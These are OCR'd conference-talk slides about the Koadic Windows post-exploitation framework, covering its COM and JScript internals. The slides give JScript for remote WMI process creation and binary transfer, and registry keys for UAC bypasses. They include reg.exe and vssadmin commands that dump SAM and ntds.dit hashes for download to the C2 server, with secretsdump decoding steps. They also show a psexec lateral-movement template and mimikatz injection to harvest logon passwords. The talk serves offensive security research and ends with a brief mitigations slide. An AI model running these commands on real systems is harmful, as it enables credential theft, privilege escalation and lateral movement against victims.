
Running Commands

- WScript.Shell
  - Exec()
    - Access to stdout
    - Not hidden
  - Run()
    - No access to stdout
    - Can fork or run synchronously
    - Hidden
- WMI
  - Win32_Process
  - Win32_ProcessStartup

```
%comspec% /q /c  whoami  >  %TEMP%\~UUID~.txt  2>&1
```

"Uploading" Files

- Binary data is hard to work with…
- Writing byte-by-byte uses limited instructions
- Adodb.Stream.Write(http.responseBody)
  - Can't write stream directly to file
  - But… information theory allows it



Script Error


An error has occurred in the script on this page.

```
Line:   1
Char:   281
Error:  Safety settings on this computer prohibit accessing a data source on
        another domain.
Code:   0
URL:    javascript:"\..\mshtml,RunHTMLApplication ";document.write
        ();Object=new%20ActiveXObject
        ("MSXML2.ServerXMLHTTP.6.0");Object.open
```

Do you want to continue running scripts on this page?

"Uploading" Files



IT'S NOT A "DATA SOURCE FROM A DIFFERENT DOMAIN"
IF YOU CONVERT AN ADODB.STREAM TO AN ADODB.RECORDSET



```
Koadic.http.bin2str = function(responseBody)
{
    var stream = new ActiveXObject("Adodb.Stream");
    stream.Type = 1;
    stream.Open();
    stream.Write(responseBody);

    // can't write Adodb.Stream to file ;(

    stream.Flush();
    stream.Position = 0;

    var bin = stream.Read();
    var rs = new ActiveXObject("Adodb.RecordSet");
    rs.Fields.Append("temp", 201, stream.Size);

    rs.Open();
    rs.AddNew();
    rs("temp").AppendChunk(bin);
    rs.Update();
    var data = rs.GetString();
    rs.Close();
    return data.substring(0, data.length - 1);
}
```


"Downloading" Files

- Post data is double encoded
  - Windows-1252
  - UTF-8
- Can't send NULL bytes \x00
  - We add another layer of encoding
    - \\ = \\\\
    - \0 = \\\x30
- Extremely slow to decode()
  - So we use hard-coded lookup table


YO DOG I HEARD YOU WANNA SEND BINARY
SO WE ADDED CHARACTER ENCODING TO THE CHARACTER ENCODING

UAC Bypasses

- eventvwr.exe by @enigma0x3
  - HKCU\Software\Classes\mscfile\shell\open\command
- sdclt.exe by @enigma0x3
  - HKCU\Software\Classes\exefile\shell\runas\command
- fodhelper.exe by winscripting.blog
  - HKCU\Software\Classes\ms-settings\shell\open\command
- UACME by @hFireF0X
  - Future work, 35+ methods


User Account Control

Do you want to allow this app to make changes to your device?

Windows Command Processor

Verified publisher: Microsoft Windows

Dumping NTLM on Local Machines

- Stored in registry hives
  - `reg.exe save HKLM\SAM sam.dmp /y`
  - `reg.exe save HKLM\SYSTEM system.dmp /y`
  - `reg.exe save HKLM\SECURITY security.dmp /y`
- Download to C3 server
- Decode with CoreSecurity/Impacket
  - `secretsdump.py -sam %s -system %s -security %s LOCAL`

Dumping NTLM from Domain Controllers


- Make shadow copy
  - `vssadmin.exe create shadow /for=C:`
  - `copy.exe shadow\windows\ntds\ntds.dit %TEMP%\ntds.dit`
  - `reg.exe save HKLM\SYSTEM system.dmp`
- Download to C3 Server
- Decode with CoreSecurity/Impacket
  - `secretsdump.py -ntds %s -system %s -hashes LMHASH:NTHASH LOCAL`

HTTP


- Several HTTP COM Object ProgIDs
  - Msxml2.XMLHTTP
  - Msxml2.ServerXMLHTTP
  - Microsoft.XMLHTTP
  - Microsoft.ServerXMLHTTP
  - WinHttp.WinHttpRequest
  - etc.
- Same basic interface
  - Drastically different behaviors

TCP Scanner

- Use HTTP object to "port scan"
  - AJAX Port Scanner
- Depending on status code, determine if port open



```
// Microsoft.XMLHTTP (regsvr32, wscript)
HTTP_STATUS_UNSUPPORTED = 12005;       // ??
HTTP_STATUS_BAD         = 12029;       // closed
OPEN_ERRNO              = 0x80004005;  // open
HTTP_STATUS_GOOD        = 12031;       // open
// any HTTP_STATUS < 1000 = open
```




```
// WinHttp.WinHttpRequest.5.1 (MSHTA)
UNSUPPORTED_PORT      = 0x80072f45;   // ??
CONNECTION_ERROR      = 0x80072efd;   // closed
WRONG_PROTOCOL        = 0x80072f78;   // open
OPERATION_CANCELED    = 0x80072ef1;   // open
ABNORMAL_TERMINATION  = 0x80072efe;   // open
```

WScript.Network

- `EnumPrinterConnections()`
- `EnumNetworkDrives()`

PSExec

- Microsoft signed
- No need to "upload" binary
  - \\live.sysinternals.com@SSL\tools\
- "Dirty bit" are you sure?
  - Bypass is: use a different way to exec it?
- psexec \\computer\ -u domain\user -p pwd -accepteula ~CMD~




psexec.exe Properties

General | Compatibility | Digital Signatures | Security | Details | Previous

Signature list

Name of signer:	Digest algorit...	Timestamp
Microsoft Corporation	sha1	Tuesday, June 28, 2016
Microsoft Corporation	sha256	Tuesday, June 28, 2016




Secure | https://live.sysinternals.com/tools/

```
   Tuesday, May 16, 2017  4:03 AM      2140832 Procmon.exe
Wednesday, June 29, 2016  9:43 PM       339096 psexec.exe
Wednesday, June 29, 2016  9:43 PM       374944 PsExec64.exe
Wednesday, June 29, 2016  9:43 PM       149664 psfile.exe
Wednesday, June 29, 2016  9:43 PM       168608 psfile64.exe
```

WMI

- Start command remotely
- Runs in session 0
  - No GUI = no UAC bypass
    - Need hacks




```
var objSWbemLocator = new ActiveXObject("WbemScripting.SWbemLocator");

objSWbemLocator.Security_.ImpersonationLevel = 3;
objSWbemLocator.Security_.AuthenticationLevel = 6;
var objSWbemServices = objSWbemLocator.ConnectServer("~RHOST~", "root\\cimv2", "~SMBDOMAIN~\\~SMBUSER~", "~SMBPASS~");

objSWbemServices.Security_.ImpersonationLevel = 3;
objSWbemServices.Security_.AuthenticationLevel = 6;

var intProcessID = 0;
var objProcess = objSWbemServices.Get("Win32_Process")

status = objProcess.Create("~CMD~", null, null, intProcessID);
```

DCOM Lateral Movement

- MMC20.Application
    - @enigma0x3 found new lateral movement
    - ExecuteShellCommand()
- Excel.Application
    - @ryHanson, @424f424f
    - RegisterXLL()
- Outlook.Application
    - @_staaldraad
    - CreateObject()
- Future work

Excel COM Object

- Work gave us Office licenses, we found a good use for them…
- Many workstations have Office
- Excel spreadsheets can be created in memory
  - No need for GUI at all
- Excel spreadsheets have macros
  - Run any VBA, with access to Windows API
    - Shellcode
    - Reflective DLLS




DotNetToJs

- Attack by @tiraniddo
- Uses COM objects installed with .NET
- Load custom serialized object
  - Access to Windows API

DynamicWrapperX

- Written by Yuri Popov (Freeware)
- Allows access to Windows API
- Drop DLL and Manifest
- Registration-free COM
    - Avoids COM registry writes
    - @subTee "re-discovered"



SHA256:	4ef3a6703abc6b2b8e2cac3031c1e5b86fe8b377fde92737349ee52bd2604379
File name:	dynwrapx
Detection ratio:	0 / 61
Analysis date:	2017-06-20 07:31:52 UTC (1 day, 10 hours ago)

powerkatz.dll

- @clymb3r fork added to Mimikatz core
    - Goal: we want to use this existing DLL
- PowerShell Empire uses "memory module"
    - DLL mapping performed in PowerShell
        - Not reflective injection
        - We're limited on instructions
- "mimishim.dll"

mimishim.dll

- Normal Reflective DLL
- Built-in HTTP
- Determines if x64 system and x86 process
  - Forks if necessary
- Process hollowing of %WINDIR%\sysnative\notepad.exe
- Injects powerkatz.dll
  - privilege::debug - SeDebugPrivilege
  - token::elevate - NT AUTHORITY\SYSTEM
  - Runs the custom command
    - sekurlsa::logonPasswords

DEMO

Mitigations

- AMSI?
- Device Guard/AppLocker/CI
- Block:
  - WSH
  - HTA
  - SCT
- Delete all .exes!
- Delete all COM objects!
  - Including script parsers!

Add to Metasploit

- Additional targets for command/Binary drop modules
  - Such as psexec
- Iterate over all methods of forking to shellcode
  - Until one works

Future Work

- More COM exploration
- Clean up code
  - Small plugin revamp
    - Facilitate code re-use
  - Task-based jobs
    - Better chaining of common operations
- JavaScript Minimizer/obfuscator
- Persistence implants
- Close some DoS vectors
  - Slowloris

Related Talks

- COM in Sixty Seconds
  - tiraniddo @ INFILTRATE 2017
- Windows Archaeology
  - subTee and enigma0x3 @ BSides Nashville 2017
- Establishing a Foothold with JavaScript
  - subTee @ Derbycon 2016

Thanks!

- @zerosum0x0
- @Aleph___Naught

https://github.com/zerosum0x0/koadic

- DEF CON Workshop - Saturday @ 14:30 - Octavius 5
  - Windows Post-Exploitation/Malware Forward Engineering
  - shellcode, winapi, COM, .NET